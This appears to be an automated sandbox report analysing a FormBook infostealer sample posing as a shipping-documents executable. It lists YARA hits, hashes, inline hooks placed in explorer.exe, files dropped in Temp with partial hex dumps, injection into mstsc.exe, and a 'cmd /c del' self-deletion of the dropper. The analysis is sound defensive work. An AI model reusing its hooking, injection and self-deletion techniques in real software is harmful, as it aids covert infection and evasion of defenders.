20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xEE

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 202139769574 Shipping Documents.exe PID: 6728 Parent PID: 5912

General

Start time:	07:03:10
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\202139769574 Shipping Documents.exe'
Imagebase:	0x400000
File size:	235115 bytes
MD5 hash:	EEE5F618718BC8237BB9C7A48154CF1A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.657714825.0000000003070000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.657714825.0000000003070000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.657714825.0000000003070000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseCE56.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nseCE57.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\6jozwj8vold4hca	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\mjxrwbd3mn4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\nszCE87.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nszCE87.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40585E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nszCE87.tmp\22m80anrrsp.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseCE56.tmp	success or wait	1	4036D8	DeleteFileA
C:\Users\user\AppData\Local\Temp\nszCE87.tmp	success or wait	1	405A1F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseCE57.tmp	unknown	18986	24 0e 00 00 a2 00 00 00 2c 01 00 00 03 00 00 00 ec 01 00 00 01 00 00 00 04 06 00 00 1c 00 00 00 14 09 00 00 00 00 00 00 3e 0d 00 00 01 00 00 00 24 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 ff 00 00 e6 00 00 00 f1 ff ff 05 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	$.......,..................... ....>.......$..........	success or wait	13	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6jozwj8vold4hca	unknown	6661	e9 05 d6 da 64 3b 97 e6 c1 24 bc da 9b 37 73 35 b7 d1 77 bc 4d 3a da f6 17 db 83 0b e5 f7 5d 40 0b b1 a9 90 66 0d b4 52 74 44 fd 33 cd a9 6b f6 17 24 43 b2 19 ea ef e8 ec b1 2f a6 30 ea 1e c2 7e 08 06 4e 8d 39 02 5c c2 42 bf 47 94 61 c6 78 f3 10 c3 29 c0 5e 5f 4c c7 9f 24 0c bc 3c bd 51 74 23 9c 8a 09 ec a9 27 b2 24 16 f2 99 8d 06 1c b6 36 d3 13 0e fd 92 8c 0f f8 c7 4d cc 02 e8 f8 eb db 60 74 18 98 19 75 6f 77 00 d6 5d 84 25 a3 06 80 90 66 05 d1 7a 6c 1a 9a 17 6f 75 69 ee 00 6b 00 4b d1 48 36 bd 04 cf e7 2c fc 54 d4 55 f9 f3 5b 74 c2 41 5c f1 6f ea c8 d3 65 33 af dd 6b 7e fe c6 13 10 48 84 62 f6 54 07 a2 09 bd d6 39 21 a1 0b 89 2f fb af 8d 8e 7f 08 de 85 28 10 0c e2 5a 4a 30 cc 56 d9 64 af c7 ac 53 d7 dd b1 57 61 45 e1 53 19 3d d2 cc af 56 ca 40 3c 44 50	....d;...$...7s5..w.M:.....]@....f..RtD.3..k..$C...../. 0...~..N.9.\.B.G.a.x...).^_L.. $..<.Qt#.....'.$.....6..... ...M.....`t...uow..].%....f.. zl...oui..k.K.H6....,.T.U..[t. A\.o...e3..k~....H.b.T.....9!. ../.....(...ZJ0.V.d...S...W aE.S.=...V.@<DP	success or wait	1	405E82	WriteFile
C:\Users\user\AppData\Local\Temp\mjxrwbd3mn4	unknown	16384	41 1a 5b d0 33 8b db 2a 2e 51 00 b7 8a 2e 7b 9f 10 73 4e 12 d9 03 27 3c 88 d6 4f 4e 65 6f 08 e2 62 4c 55 dc a3 f5 ad 6d 20 c0 1e 13 37 70 6c 18 d3 36 bd 42 57 b8 7d c0 48 58 0b 4b bf 30 8a 8c e8 e2 5f 56 fd 9c 85 41 1b 92 38 0c f5 3f a2 72 1f e0 b6 12 f6 21 02 06 db b4 97 76 e3 c3 56 de af 27 b8 6e 59 e5 a7 7a c7 54 3f 87 f4 38 9e a4 6c a7 3e 6f 0c 81 61 46 f4 f0 80 1a d0 b9 34 b3 ae b6 68 12 69 32 a9 6d 33 8a 6a 06 9f d9 a3 86 3c 5e cc eb 36 a6 75 f7 84 a7 69 86 bc ab 94 92 3a 1b 2e 99 eb fa 50 88 3d 9d 8f 3c 2a 11 db 4b 3b 53 a7 97 f8 8a 80 39 bd 47 c2 8b 3b 33 f8 39 8c 64 92 9c 9a 9d d2 8a f2 46 9c a9 e8 23 62 57 8f 4f e4 04 3b 69 ca 44 e1 f7 c9 e3 dc 59 71 b9 7d e8 a6 8e 95 9b 47 e3 44 38 0f bd 08 24 4e 56 f0 2e 1a f4 f3 52 4f 89 63 f5 d8 a8 d0 ee 27	A.[.3..*.Q....{..sN...'<..ONeo ..bLU....m ...7pl..6.BW.}.HX.K .0...._V...A..8..?.r.....!.... .v..V..'.nY..z.T?..8..l.>o..aF ......4...h.i2.m3.j.....<^..6. u...i.....:.....P.=..<*..K;S.. ...9.G..;3.9.d.....F...#bW.O ..;i.D.....Yq.}.....G.D8...$NV .....RO.c.....'	success or wait	12	405E82	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nszCE87.tmp\22m80anrrsp.dll	unknown	6144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 da af bc fe 9e ce d2 ad 9e ce d2 ad 9e ce d2 ad cc a6 d6 ac 9b ce d2 ad 43 31 19 ad 8d ce d2 ad 9e ce d3 ad a2 ce d2 ad 3b a7 d6 ac 9f ce d2 ad 3b a7 d2 ac 9f ce d2 ad 3b a7 d0 ac 9f ce d2 ad 52 69 63 68 9e ce d2 ad 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 54 85 90 60 00 00 00 00 00 00 00 00 e0 00 03 21 0b 01 0e 10 00 08 00 00 00 0e 00 00 00 00 00 00 00 00 00 00 00 10 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $............................ ..C1..............;.......;... ....;.......Rich............PE ..L...T..`...........!........	success or wait	1	405E82	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\202139769574 Shipping Documents.exe	unknown	512	success or wait	80	405E53	ReadFile
C:\Users\user\Desktop\202139769574 Shipping Documents.exe	unknown	16384	success or wait	13	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nseCE57.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nseCE57.tmp	unknown	3620	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nseCE57.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\6jozwj8vold4hca	unknown	6661	success or wait	1	1000128C	ReadFile

Analysis Process: 202139769574 Shipping Documents.exe PID: 6808 Parent PID: 6728

General

Start time:	07:03:11
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\202139769574 Shipping Documents.exe'
Imagebase:	0x400000
File size:	235115 bytes
MD5 hash:	EEE5F618718BC8237BB9C7A48154CF1A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.698729438.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.698729438.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.698729438.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.700421859.00000000009D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.700421859.00000000009D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.700421859.00000000009D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.650273193.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.650273193.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.650273193.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6808

General

Start time:	07:03:16
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mstsc.exe PID: 6488 Parent PID: 3424

General

Start time:	07:03:34
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\mstsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0xd20000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.907951301.0000000000C80000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.907951301.0000000000C80000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.907951301.0000000000C80000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.907352431.0000000000470000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.907352431.0000000000470000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.907352431.0000000000470000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.907896289.0000000000A20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.907896289.0000000000A20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.907896289.0000000000A20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	489E57	NtReadFile

Analysis Process: cmd.exe PID: 5892 Parent PID: 6488

General

Start time:	07:03:38
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\202139769574 Shipping Documents.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\202139769574 Shipping Documents.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\202139769574 Shipping Documents.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 3984 Parent PID: 5892

General

Start time:	07:03:38
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis